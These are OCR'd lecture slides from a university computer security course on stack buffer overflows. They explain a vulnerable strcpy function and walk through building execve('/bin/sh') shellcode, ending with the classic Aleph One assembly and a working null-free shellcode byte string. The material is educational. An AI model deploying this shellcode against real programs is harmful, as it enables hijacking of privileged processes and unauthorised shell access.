


ECE 568: Computer Security

Part 2A: Buffer Overflows

Courtney Gibson, P.Eng.

UNIVERSITY OF TORONTO

Part 2A

Buffer Overflows

- Input Vulnerabilities
- Introduction to Buffer Overflows
- Creating “Shellcode”
- Injection-Attack with Shellcode

Input Vulnerabilities

UNIVERSITY OF TORONTO

Input Vulnerabilities

Recall that **trust** is dangerous, especially because designers make unwritten or implicit trust assumptions. The most common cause of attacks today is programs trusting their “input”.

> **“Ask your local software security guru to name the single most important thing that developers can do to write secure code, and nine out of ten will tell you, *“Never trust input”*.**
>
> **Now try saying *“Never trust input”* to a group of [new] programmers, and look at their faces.”**


- Brian Chess, Fortify Software

Prevalence of Vulnerabilities (2024)

1. ➡ Cross-Site Scripting (XSS)
2. ➡ Out-of-Bounds Write
3. ➡ SQL Injection
4. ➡ Cross-Site Request Forgery (CSRF)
5. Path Traversal
6. ➡ Out-of-Bounds Read
7. OS Command Injection
8. ➡ Use After Free
9. Missing Authorization
10. Unrestricted Upload of Dangerous Files
11. ➡ Code Injection
12. ➡ Improper Input Validation
13. ➡ Command Injection
14. ➡ Improper Authentication
15. Improper Privilege Management
16. ➡ Deserialization of Untrusted Data
17. ➡ Exposure of Sensitive Information
18. Incorrect Authorization
19. ➡ Server-Side Request Forgery (SSRF)
20. ➡ Memory Buffer Over-/Underflow
21. ➡ NULL Pointer Dereferencing
22. ➡ Use of Hard-Coded Credentials
23. ➡ Integer Overflow / Wrap-Around
24. Uncontrolled Resource Consumption
25. Missing Authentication


Source: CWE Top-25 Vulnerabilities (2024)

Prevalence of Vulnerabilities (2020)



Source: CWE Top-25 Vulnerabilities (2020)

Prevalence of Vulnerabilities (2011)



Source: Veracode: State of Software Security, Vol 4 (Dec 2011)

Introduction to Buffer Overflows

UNIVERSITY OF TORONTO


Buffer Overflows

In 2000, Crispin Cowan wrote “***Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade***”, outlining buffer-overflow attacks and defenses against them.

- Available on course website.

- Sadly, the attack is still very prominent, despite a good understanding of how to prevent it.


Review: Program Stack



Recall how subroutine calls work:

1. Push **Input Parameters**
2. Push **Return Address**
3. Push **Frame Pointer**
4. Allocate room for **Local Variables**
5. Push **Registers**

Review: Program Stack




```
movl $param,(%esp)
call MySub

MySub:
    push %ebp
    mov  %esp,%ebp
    sub  $0x4,%esp
    push %eax
```

Is this Function Vulnerable?

DEMO

```
void foo ( char * input_string )
{
    char bar[32];
    strcpy ( bar, input_string );
}
```

Review: Program Stack

```
void foo (char * input_string)
{
     char bar[32];
     strcpy(bar, input_string);
     …
```

strcpy will keep copying into **buf** until it hits a NULL character ('\0') in **str**.

Review: Program Stack

```
void foo (char * input_string)
{
     char bar[32];
     strcpy(bar, input_string);
     …
```

If **str** is longer than (32+8)=40 bytes then its contents will overwrite the function's return address.

strncpy is a safer alternative to **strcpy**.

Review: Program Stack

DEMO

If the return address is changed then, when the function returns, it will return to the **altered** return address.

An attacker can use this vulnerability to **hijack** the program (*i.e.*, alter the program instruction stream).

Review: Program Stack

This vulnerability requires:

1. A **string** that is input from the attacker
2. A **buffer** on the stack (*i.e.*, a local variable)
3. A **bug** where the input string is copied into the buffer without checking that the string will fit into the buffer

This is commonly referred to as a **Stack Smashing Attack**, because the attack overwrites values on the stack.

Vulnerability and Exploit Characteristics

- Designers who tend to think of systems **abstractly** (*i.e.*, without an understanding of memory, stack and CPU) inevitably miss such vulnerabilities.
- Exploits rely on specific idiosyncrasies of systems.
- Exploits often achieve what people think is "hard" or "impossible", through some creativity.
- Need to think "outside the box" to understand everything that is trusted and how our trust can be violated.

Creating “Shellcode”


UNIVERSITY OF TORONTO

Arbitrary Code Execution

We've seen that the attacker can redirect the execution of the program by changing the return address . . .

. . . but, to have the vulnerable program execute **arbitrary code**, the attacker needs to put the code somewhere.

Put it in the buffer that was vulnerable!



Arbitrary Code Execution

What kind of “arbitrary code” does the attacker want to execute?

- Usually, the program being attacked runs as **root** / privileged user
- The attacker may want to gain a **command shell** so they can do other things (*e.g.*, make new users, read/alter data, etc.)
- Because the code is used to get a shell, it is called **shellcode**
  - Unix/Linux: `exec("/bin/sh");`
  - Windows: `exec("cmd.exe");`
- What code does the attacker have to inject to get a shell?

How Do We Make “Shellcode”?

We will focus on Linux shellcodes:

- Linux is open source, so it’s easier to study… but Windows is similar

Let’s start with a short C program that will replace itself with a shell:

```
#include <unistd.h>
void main() {
    char * argv[2];
    argv[0] = "/bin/sh”;
    argv[1] = NULL;
    execve(argv[0], argv, NULL);
}
```

`man execve`

How Do We Make "Shellcode"?

DEMO

execve is one of variants of the exec system call provided by **libc.**

In order to more easily examine the **execve** code, we'll link libc **statically**, so that the execve code is included within the executable at compile-time (instead of being dynamicaly-linked at runtime):

```
> gcc -static example1.c -o example1
```

Now we can examine the code in gdb:

```
> gdb example1
(gdb) disassemble main
```

Disassembling main

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
void main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Function Prologue

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
void main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Initialize argv[0]

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
void main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Initialize argv[1]

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh”;

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Push Args, Call Function

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Return from main

```
main:
push    %ebp
mov     %esp,%ebp
sub     $0x18,%esp
and     $0xfffffff0,%esp
mov     $0x0,%eax
sub     %eax,%esp
movl    $0x8095e68,-8(%ebp)
movl    $0x0,-4(%ebp)
movl    $0x0,0x8(%esp)
lea     -8(%ebp),%eax
mov     %eax,0x4(%esp)
mov     -8(%ebp),%eax
mov     %eax,(%esp)
call    0x804df00 <execve>
leave
ret
```

```
void main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Disassembling execve

```
execve:
push    %ebp
mov     $0x0,%eax
mov     %esp,%ebp
push    %ebx
test    %eax,%eax
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
...
```

Function Prologue

Load argv[0] from stack

Load argv from stack

Load NULL from stack

0xb is system call # for execve

Raise interrupt: trap into kernel

Optimizing the Shellcode

We **could** use entire previous program for our shellcode... however the code is large and inefficient.

If the exploit code contains too many bytes, it might not fit inside the buffer.

We can probably do better by hand-optimizing the code.

Optimizing the Shellcode

What is required for the exec syscall?

1. **Create an array**
   - **Element 0:** the string “/bin/sh”
   - **Element 1:** a NULL word
2. **Set the three arguments for exec**
   - **%ebx:** address of the string "/bin/sh”
   - **%ecx:** address of the array
   - **%edx:** NULL (0x0)
3. **Trap into the kernel to call exec**
   - Put **0xb** into %eax
   - Execute the **int $0x80** instruction

```
execve:
push    %ebp
mov     $0x0,%eax
mov     %esp,%ebp
push    %ebx
test    %eax,%eax
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
...
```

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Jump to the end of code

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Push the string's address onto the stack

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Save string's addr in %esi

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Build the array on the stack (after the string)

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Initialize the registers for the execv call

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Trap into the kernel

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Call exit(0);

Sanitizing the Shellcode

Compiling this shellcode into a binary string gives us:

```
char shellcode[] =
  "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
  "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
  "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
  "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Notice that the shellcode contains **NULL bytes** (‘\x00’):

- Any NULL byte will cause a problem: it will cause the strcpy function to stop… therefore, we can’t have any NULL bytes in our shellcode
- We will need to make some instruction substitutions to remove NULLs; known as **ASCII armoring**

Sanitizing the Shellcode

After some optimization and removal of NULL bytes:

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

This shellcode consists entirely of non-NULL characters and is a total of 46 bytes long: fairly optimal.

- Tedious process: many exploits tend to use the same shellcode (borrowed from other exploits)
- Shellcodes don’t always spawn a shell: they can be used to perform other operations (open a network connection, download and execute a program, etc.)
- http://www.metasploit.com

Putting it Together: Crafting an Exploit

UNIVERSITY OF TORONTO

Crafting an Exploit

Stack Smashing

